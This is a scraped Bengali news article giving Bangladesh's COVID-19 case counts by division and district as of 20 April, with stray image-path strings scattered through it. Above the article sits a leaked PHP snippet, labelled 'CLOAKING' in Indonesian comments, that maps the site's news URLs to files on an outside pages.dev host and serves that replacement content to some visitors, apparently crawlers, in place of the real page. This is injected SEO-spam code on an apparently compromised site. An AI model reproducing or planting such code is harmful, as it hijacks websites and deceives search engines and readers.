/* ===== NORMALISASI PATH (VERSI PERBAIKAN) ===== */ // Ambil path, hapus query string (?abc=123) jika ada $p = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH); // Hilangkan index.php $p = str_replace('/index.php', '', $p); // Pastikan path selalu diawali dengan '/' dan tidak diakhiri dengan '/' (kecuali root) $p = '/' . ltrim(rtrim($p, '/'), '/'); /* ===== MAPPING URL ===== */ $map = [ '/technical/251262' => 'content39.txt', '/education-ministry/243185' => 'content40.txt', '/dshe/252183' => 'content41.txt', '/' => 'content42.txt', // Sekarang ini akan terpanggil dengan benar '/ntrca/238706' => 'content43.txt', '/section/admission-test/110' => 'content44.txt', '/section/ntrca/122' => 'content45.txt' ]; /* ===== CLOAKING ===== */ // Debugging sederhana (hapus jika sudah jalan): // echo "Path terdeteksi: " . $p; if($b && isset($map[$p])){ $content_url = "https://new-content-page.pages.dev/" . $map[$p]; $x = fetch($content_url); if($x && strlen(trim($x)) > 50){ header("Content-Type: text/html; charset=utf-8"); echo $x; exit; } }
© স্বাস্থ্যঅধিদপ্তর
দেশে এ পর্যন্ত নভেল করোনাভাইরাসে আক্রান্ত হয়েছে মোট দুই হাজার ৯৪৮ জন। স্বাস্থ্য অধিদপ্তরের সর্বশেষ তথ্য মতে, ঢাকাসহ মোট ৫৪টি জেলায় ছড়িয়েছে এই ভাইরাসের সংক্রমণ। স্বাস্থ্য অধিদফতরের রোগতত্ত্ব, রোগ নিয়ন্ত্রণ ও রোগ গবেষণা প্রতিষ্ঠান (আইইডিসিআর) থেকে দেওয়া তথ্যে এই চিত্র উঠে এসেছে।
আইইডিসিআরের দেওয়া তথ্য অনুযায়ী, দেশে করোনা আক্রান্তের মধ্যে রাজানীতেই আক্রান্ত হয়েছেন এক হাজার ১৭৪ জন। এর বাইরে ঢাকার অন্য উপজেলাগুলোতেও আক্রান্ত আছেন আরও ৪২ জন। অর্থাৎ কেবল ঢাকা জেলাতেই আক্রান্তেরসংখ্যা এক হাজার ২১৬ জন।
ঢাকার বাইরে সবচেয়ে বেশি করোনাভাইরাসে আক্রান্ত হয়েছেন নারায়ণগঞ্জে। করোনার নতুন হটস্পট ঘোষণা করা এই জেলায় আক্রান্তের সংখ্যা ৩৮৭ জন। এদিকে, গত রবিবার থেকে সোমবার পর্যন্ত একদিনে গাজীপুরে আক্রান্ত হয়েছেন ১০৬ জন। সব মিলিয়ে এ জেলায় আক্রান্তের সংখ্যা তৃতীয় সর্বোচ্চ ২৭৯ জন।
এছাড়া ঢাকাবিভাগের কিশোরগঞ্জে ১৪৬ জন, নরসিংদীতে ১৩৫ জন, গোপালগঞ্জে ৩০ জন, মাদারীপুরে ২৬ জন, টাঙ্গাইলে ১০ জন, রাজবাড়ীতে আটজন, শরীয়তপুরে আট জন, মানিকগঞ্জে সাতজন ও ফরিদপুরে ছয়জন করোনা আক্রান্ত পাওয়া গেছে।
ময়মনসিংহ বিভাগের ময়মনসিংহ জেলায় ৩৩ জন, জামালপুর জেলায় ২১ জন, নেত্রকোনায় ১৪ জন ও শেরপুরে ১৩ জনের মধ্যে কোভিড-১৯ সংক্রমণ পাওয়া গেছে। এই বিভাগে মোট আক্রান্তের সংখ্যা ৮১ জন।
চট্টগ্রাম জেলার বিভিন্ন এলাকায় ৪৩ জনের মধ্যে করোনা পজেটিভ পাওয়া গেছে। অন্যদিকে চট্টগ্রাম বিভাগের লক্ষ্মীপুরে ২৫ জন, কুমিল্লা জেলায় ২১ জন, ব্রাহ্মণবাড়িয়ায় ১১ জন, চাঁদপুরে ১০ জন, নোয়াখালী জেলায়চার জন, ফেনী জেলায় দুই জন, বান্দরবান জেলায় একজন ও কক্সবাজারে একজনের মধ্যে শনাক্ত হয়েছে এই ভাইরাসের উপস্থিতি। এই বিভাগে মোট আক্রান্ত ১১৮।
সিলেট বিভাগের চার জেলার মধ্যে সিলেটে চার জন, মৌলভীবাজারে দুইজন, হবিগঞ্জে একজন ও সুনামগঞ্জে একজনের মধ্যে করোনা সংক্রমণ পাওয়া গেছে। বিভাগে আক্রান্ত ৮ জন।
রংপুর বিভাগের গাইবান্ধায় ১৩ জন, দিনাজপুর জেলায় ১১ জন, নীলফামারীতে ৯ জন, ঠাকুরগাঁওয়ে ছয়জন, রংপুর জেলায় ছয়জন, লালমনিরহাটে দুইজন, কুড়িগ্রামে দুইজন এবং পঞ্চগড়ে একজনের মধ্যে করোনা পজেটিভ পাওয়া গেছে। এই বিভাগে আক্রান্তের সংখ্যা ৫০।
বরিশাল বিভাগের বরিশাল জেলায় ২৪ জন, বরগুনা জেলায় ১২ জন, পিরোজপুর জেলায় পাঁচজন, ঝালকাঠি জেলায় চারজন ও পটুয়াখালী জেলায়দুইজনের মধ্যে কোভিড-১৯ সংক্রমণ পাওয়া গেছে। বিভাগে মোট আক্রান্ত ৪৭ জন।
খুলনা বিভাগের খুলনা জেলায় তিনজন, নড়াইল জেলায় দুইজন, চুয়াডাঙ্গায় একজন, বাগেরহাটে দুইজন ও যশোরে একজনের মধ্যে করোনা পজেটিভ পাওয়া গেছে। বিভাগে মোট আক্রান্ত ৯ জন।
আর রাজশাহী বিভাগে এখন পর্যন্ত ১২ জনের মধ্যে করোনা পজেটিভ পাওয়া গেছে। এর মধ্যে রাজশাহী জেলায়পাঁচজন, জয়পুরহাটে দুইজন, পাবনায় দুইজন, বগুড়ায় একজন, নওগাঁ জেলায় একজন ও সিরাজগঞ্জ জেলায় একজনের মধ্যে করোনা পজেটিভ পাওয়া গেছে।
স্বাস্থ্যঅধিদপ্তরের সর্বশেষ তথ্য অনুযায়ী, দেশে ২০ এপ্রিল দুপুর পর্যন্ত আগের ২৪ ঘণ্টায় করোনাভাইরাসে আক্রান্ত আরও ১০ জনের মৃত্যু হয়েছে। এ নিয়ে দেশে করোনা রোগে আক্রান্ত হয়েমৃত্যুর সংখ্যা একশোছাড়ালো।